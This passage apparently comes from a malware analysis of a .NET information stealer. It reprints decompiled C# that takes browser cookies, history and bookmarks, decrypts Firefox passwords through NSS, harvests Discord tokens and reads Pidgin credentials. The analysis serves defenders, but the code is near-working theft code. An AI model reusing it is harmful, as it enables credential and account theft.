        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 33

Lastly, the process extracts the browser's Bookmarks:




```
public static List<Bookmark> Get(string sBookmarks)
{
    List<Bookmark> list = new List<Bookmark>();
    try
    {
        if (!File.Exists(sBookmarks))
        {
            return list;
        }
        foreach (string text in Regex.Split(Regex.Split(Regex.Split(File.ReadAllText(sBookmarks, Encoding.UTF8), "      \"bookmark_bar\": {")[1], "      \"other\": {")[0], "},"))
        {
            if (text.Contains("\"name\": \"") && text.Contains("\"type\": \"url\",") && text.Contains("\"url\": \"http"))
            {
                int num = 0;
                foreach (string data in Regex.Split(text, Parser.Separator))
                {
                    num++;
                    Bookmark item = default(Bookmark);
                    if (Parser.DetectTitle(data))
                    {
                        item.Title = Parser.Get(text, num);
                        item.Url = Parser.Get(text, num + 2);
                        if (!string.IsNullOrEmpty(item.Title) && !string.IsNullOrEmpty(item.Url) && !item.Url.Contains("Failed to parse url"))
                        {
                            Banking.ScanData(item.Url);
                            Counter.Bookmarks++;
                            list.Add(item);
                        }
                    }
                }
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Chromium >> Failed collect bookmarks data\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```

Figure 34

The execution flow for Microsoft Edge is similar to the one presented so far and will not be explained. The browsers based on the Gecko browser engine are also a target for this stealer.

The binary traverses the "Profiles" directory and extracts bookmarks, cookies, browser history, and passwords (see figure 35).




```
        public static void Run(string sSavePath)
        {
            foreach (string text in Paths.SGeckoBrowserPaths)
            {
                try
                {
                    string name = new DirectoryInfo(text).Name;
                    string text2 = sSavePath + "\\" + name;
                    string text3 = Paths.Appdata + "\\" + text;
                    if (Directory.Exists(text3 + "\\Profiles"))
                    {
                        Directory.CreateDirectory(text2);
                        List<Bookmark> bBookmarks = CBookmarks.Get(text3);
                        List<Cookie> cCookies = CCookies.Get(text3);
                        List<Site> sHistory = CHistory.Get(text3);
                        List<Password> pPasswords = CPasswords.Get(text3);
                        CBrowserUtils.WriteBookmarks(bBookmarks, text2 + "\\Bookmarks.txt");
                        CBrowserUtils.WriteCookies(cCookies, text2 + "\\Cookies.txt");
                        CBrowserUtils.WriteHistory(sHistory, text2 + "\\History.txt");
                        CBrowserUtils.WritePasswords(pPasswords, text2 + "\\Passwords.txt");
                        CLogins.GetDbFiles(text3 + "\\Profiles\\", text2);
                    }
                }
                catch (Exception ex)
                {
                    string str = "Firefox >> Failed to recover data\n";
                    Exception ex2 = ex;
                    Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
                }
            }
        }
}
```

ame	Value	Type
sgeckoBrowserPaths	string[0x00000006]	string[]
[0]	@"\Mozilla\Firefox"	string
[1]	@"\Waterfox"	string
[2]	@"\\K-Meleon"	string
[3]	@"\Thunderbird"	string
[4]	@"\Comodo\IceDragon"	string
[5]	@"\8pecxstudios\Cyberfox"	string


Figure 35

The Bookmarks are extracted from the “moz_bookmarks” table found in the “places.sqlite” database:



```
public static List<Bookmark> Get(string path)
{
    List<Bookmark> list = new List<Bookmark>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(CBookmarks.GetBookmarksDbPath(path), "moz_bookmarks");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Bookmark item = new Bookmark
            {
                Title = Crypto.GetUtf8(sqLite.GetValue(i, 5))
            };
            if (Crypto.GetUtf8(sqLite.GetValue(i, 1)).Equals("0") && !(item.Title == "0"))
            {
                Banking.ScanData(item.Title);
                Counter.Bookmarks++;
                list.Add(item);
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Firefox >> bookmarks collection failed\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```


Figure 36



```
private static string GetBookmarksDbPath(string path)
{
    try
    {
        string path2 = path + "\\Profiles";
        if (Directory.Exists(path2))
        {
            foreach (string str in Directory.GetDirectories(path2))
            {
                if (File.Exists(str + "\\places.sqlite"))
                {
                    return str + "\\places.sqlite";
                }
            }
        }
    }
    catch (Exception ex)
    {
        string str2 = "Firefox >> Failed to find bookmarks\n";
        Exception ex2 = ex;
        Logging.Log(str2 + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return null;
}
```


Figure 37

The “moz_cookies” table located in the “cookies.sqlite” database contains the following fields that are retrieved: HostKey, Name, Value, Path, and ExpiresUtc.



```
public static List<Cookie> Get(string path)
{
    List<Cookie> list = new List<Cookie>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(CCookies.GetCookiesDbPath(path), "moz_cookies");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Cookie item = new Cookie
            {
                HostKey = sqLite.GetValue(i, 4),
                Name = sqLite.GetValue(i, 2),
                Value = sqLite.GetValue(i, 3),
                Path = sqLite.GetValue(i, 5),
                ExpiresUtc = sqLite.GetValue(i, 6)
            };
            Banking.ScanData(item.HostKey);
            Counter.Cookies++;
            list.Add(item);
        }
    }
    catch (Exception ex)
    {
        string str = "Firefox >> cookies collection failed\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```


Figure 38



```
private static string GetCookiesDbPath(string path)
{
    try
    {
        string path2 = path + "\\Profiles";
        if (Directory.Exists(path2))
        {
            foreach (string str in Directory.GetDirectories(path2))
            {
                if (File.Exists(str + "\\cookies.sqlite"))
                {
                    return str + "\\cookies.sqlite";
                }
            }
        }
    }
    catch (Exception ex)
    {
        string str2 = "Firefox >> Failed to find bookmarks\n";
        Exception ex2 = ex;
        Logging.Log(str2 + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return null;
}
```

Figure 39


The malicious process retrieves the browser history from the “moz_places” table found in the “places.sqlite” database:



```
public static List<Site> Get(string path)
{
    List<Site> list = new List<Site>();
    try
    {
        SqLite sqLite = SqlReader.ReadTable(CHistory.GetHistoryDbPath(path), "moz_places");
        if (sqLite == null)
        {
            return list;
        }
        for (int i = 0; i < sqLite.GetRowCount(); i++)
        {
            Site item = new Site
            {
                Title = Crypto.GetUtf8(sqLite.GetValue(i, 2)),
                Url = Crypto.GetUtf8(sqLite.GetValue(i, 1)),
                Count = Convert.ToInt32(sqLite.GetValue(i, 4)) + 1
            };
            if (!(item.Title == "0"))
            {
                Banking.ScanData(item.Url);
                Counter.History++;
                list.Add(item);
            }
        }
    }
    catch (Exception ex)
    {
        string str = "Firefox >> history collection failed\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
    return list;
}
```


Figure 40

The malware copies the following files: “key3.db”, “key4.db”, “logins.json”, and “cert9.db”. The LoadLibrary API is used to load the “mozglue.dll” and “nss3.dll” modules into the process's address space. Finally, the executable obtains the “hostname”, “encryptedUsername”, and “encryptedPassword” fields from the “logins.json” file and decrypts the last two by calling the Pk11SdrDecrypt function:




```
public static List<Password> Get(string path)
{
    List<Password> list = new List<Password>();
    string profile = CPasswords.GetProfile(path);
    if (profile == null)
    {
        return list;
    }
    string text = CPasswords.CopyRequiredFiles(profile);
    if (text == null)
    {
        return list;
    }
    try
    {
        string[] array = Regex.Split(Regex.Split(Regex.Split(File.ReadAllText(Path.Combine(text, "logins.json")), ",\"logins\":\\[")[1], ",\"potentiallyVulnerablePasswords\"")[0], "},");
        if (Decryptor.LoadNss(CPasswords.MozillaPath))
        {
            if (Decryptor.SetProfile(text))
            {
                foreach (string input in array)
                {
                    Match match = CPasswords.FfRegex.Hostname.Match(input);
                    Match match2 = CPasswords.FfRegex.Username.Match(input);
                    Match match3 = CPasswords.FfRegex.Password.Match(input);
                    if (match.Success && match2.Success && match3.Success)
                    {
                        string text2 = Regex.Split(match.Value, "\"")[3];
                        string username = Decryptor.DecryptPassword(Regex.Split(match2.Value, "\"")[3]);
                        string pass = Decryptor.DecryptPassword(Regex.Split(match3.Value, "\"")[3]);
                        Password item = new Password
                        {
                            Url = text2,
                            Username = username,
                            Pass = pass
                        };
                        Banking.ScanData(text2);
                        Counter.Passwords++;
                        list.Add(item);
                    }
                }
            }
            Decryptor.UnLoadNss();
        }
    }
```

Figure 41



```
private static readonly string[] RequiredFiles = new string[]
{
    "key3.db",
    "key4.db",
    "logins.json",
    "cert9.db"
};

// Token: 0x0200003A RID: 58
internal sealed class FfRegex
{
    // Token: 0x0400005A RID: 90
    public static readonly Regex Hostname = new Regex("\"hostname\":\"([^\"]+)\"");

    // Token: 0x0400005B RID: 91
    public static readonly Regex Username = new Regex("\"encryptedUsername\":\"([^\"]+)\"");

    // Token: 0x0400005C RID: 92
    public static readonly Regex Password = new Regex("\"encryptedPassword\":\"([^\"]+)\"");
}
```

Figure 42




```
public static bool LoadNss(string sPath)
{
    bool result;
    try
    {
        Decryptor._hMozGlue = WinApi.LoadLibrary(sPath + "\\mozglue.dll");
        Decryptor._hNss3 = WinApi.LoadLibrary(sPath + "\\nss3.dll");
        IntPtr procAddress = WinApi.GetProcAddress(Decryptor._hNss3, "NSS_Init");
        IntPtr procAddress2 = WinApi.GetProcAddress(Decryptor._hNss3, "PK11SDR_Decrypt");
        IntPtr procAddress3 = WinApi.GetProcAddress(Decryptor._hNss3, "NSS_Shutdown");
        Decryptor._fpNssInit = (Nss3.NssInit)Marshal.GetDelegateForFunctionPointer(procAddress, typeof(Nss3.NssInit));
        Decryptor._fpPk11SdrDecrypt = (Nss3.Pk11SdrDecrypt)Marshal.GetDelegateForFunctionPointer(procAddress2, typeof(Nss3.Pk11SdrDecrypt));
        Decryptor._fpNssShutdown = (Nss3.NssShutdown)Marshal.GetDelegateForFunctionPointer(procAddress3, typeof(Nss3.NssShutdown));
        result = true;
    }
    catch (Exception ex)
    {
        string str = "Firefox decryptor >> Failed to load NSS\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
        result = false;
    }
    return result;
}
```

Figure 43


Information Stealing – Different Applications

The process is looking for files having the ".log" and ".ldb" extensions in multiple Discord directories. It extracts the Discord tokens and ensures they're valid:



```
public static string[] GetTokens()
{
    List<string> list = new List<string>();
    try
    {
        foreach (string path in Discord.DiscordDirectories)
        {
            string text3 = Path.Combine(Paths.Appdata, path);
            string text2 = Path.Combine(Path.GetTempPath(), new DirectoryInfo(text3).Name);
            if (Directory.Exists(text3))
            {
                Filemanager.CopyDirectory(text3, text2);
                list.AddRange(from file in Directory.GetFiles(text2)
                where file.EndsWith(".log") || file.EndsWith(".ldb")
                select File.ReadAllText(file) into text
                select Discord.TokenRegex.Match(text) into match
                where match.Success
                select match.Value + " - " + Discord.TokenState(match.Value));
                Filemanager.RecursiveDelete(text2);
            }
        }
    }
    catch (Exception value)
    {
        Console.WriteLine(value);
    }
    return list.ToArray();
}

// Token: 0x04000036 RID: 54
private static readonly Regex TokenRegex = new Regex("[a-zA-Z0-9]{24}\\.[a-zA-Z0-9]{6}\\.[a-zA-Z0-9_\\-]{27}|mfa\\.[a-zA-Z0-9_\\-]{84}");

// Token: 0x04000037 RID: 55
private static readonly string[] DiscordDirectories = new string[]
{
    "Discord\\Local Storage\\leveldb",
    "Discord PTB\\Local Storage\\leveldb",
    "Discord Canary\\leveldb"
};
```

Figure 44




```
public static void WriteDiscord(string[] lcDicordTokens, string sSavePath)
{
    if (lcDicordTokens.Length != 0)
    {
        Directory.CreateDirectory(sSavePath);
        Counter.Discord = true;
        try
        {
            foreach (string str in lcDicordTokens)
            {
                File.AppendAllText(sSavePath + "\\tokens.txt", str + "\n");
            }
        }
        catch (Exception value)
        {
            Console.WriteLine(value);
        }
    }
    try
    {
        Discord.CopyLevelDb(sSavePath);
    }
    catch
    {
    }
}
```

```
// Token: 0x0600007A RID: 122 RVA: 0x00005F3C File Offset: 0x0000413C
private static void CopyLevelDb(string sSavePath)
{
    foreach (string path in Discord.DiscordDirectories)
    {
        string directoryName = Path.GetDirectoryName(Path.Combine(Paths.Appdata, path));
        if (directoryName != null)
        {
            string destFolder = Path.Combine(sSavePath, new DirectoryInfo(directoryName).Name);
            if (Directory.Exists(directoryName))
            {
                try
                {
                    Filemanager.CopyDirectory(directoryName, destFolder);
                }
                catch
                {
                }
            }
        }
```


Figure 45

The stealer extracts the Pidgin credentials from a file called “accounts.xml” and collects the chat logs:



```
private static void GetAccounts(string sSavePath)
{
    string text = Path.Combine(Pidgin.PidginPath, "accounts.xml");
    if (!File.Exists(text))
    {
        return;
    }
    try
    {
        XmlDocument xmlDocument = new XmlDocument();
        xmlDocument.Load(new XmlTextReader(text));
        if (xmlDocument.DocumentElement != null)
        {
            foreach (object obj in xmlDocument.DocumentElement.ChildNodes)
            {
                XmlNode xmlNode = (XmlNode)obj;
                string innerText = xmlNode.ChildNodes[0].InnerText;
                string innerText2 = xmlNode.ChildNodes[1].InnerText;
                string innerText3 = xmlNode.ChildNodes[2].InnerText;
                if (string.IsNullOrEmpty(innerText) || string.IsNullOrEmpty(innerText2) || string.IsNullOrEmpty(innerText3))
                {
                    break;
                }
                Pidgin.SbTwo.AppendLine("Protocol: " + innerText);
                Pidgin.SbTwo.AppendLine("Username: " + innerText2);
                Pidgin.SbTwo.AppendLine("Password: " + innerText3 + "\r\n");
                Counter.Pidgin++;
            }
        }
        if (Pidgin.SbTwo.Length > 0)
        {
            Directory.CreateDirectory(sSavePath);
            File.AppendAllText(sSavePath + "\\accounts.txt", Pidgin.SbTwo.ToString());
        }
    }
    catch (Exception ex)
    {
        string str = "Pidgin >> Failed to collect accounts\n";
        Exception ex2 = ex;
        Logging.Log(str + ((ex2 != null) ? ex2.ToString() : null), true);
    }
}
```

